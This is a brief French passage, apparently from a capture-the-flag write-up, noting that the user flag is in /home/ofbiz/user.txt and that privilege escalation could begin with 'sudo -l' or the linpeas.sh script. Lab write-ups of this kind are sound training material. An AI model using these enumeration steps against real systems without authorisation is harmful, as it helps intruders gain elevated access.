Le flag se trouve dans le fichier `/home/ofbiz/user.txt`. C'est par hasard en se promenant sur le serveur que nous sommes tombés dessus.

Question 3

Pour démarrer une tentative d'élévation de privilèges nous pourrions tester le retour d'un `sudo -l` ou d'utiliser un script comme `linpeas.sh`.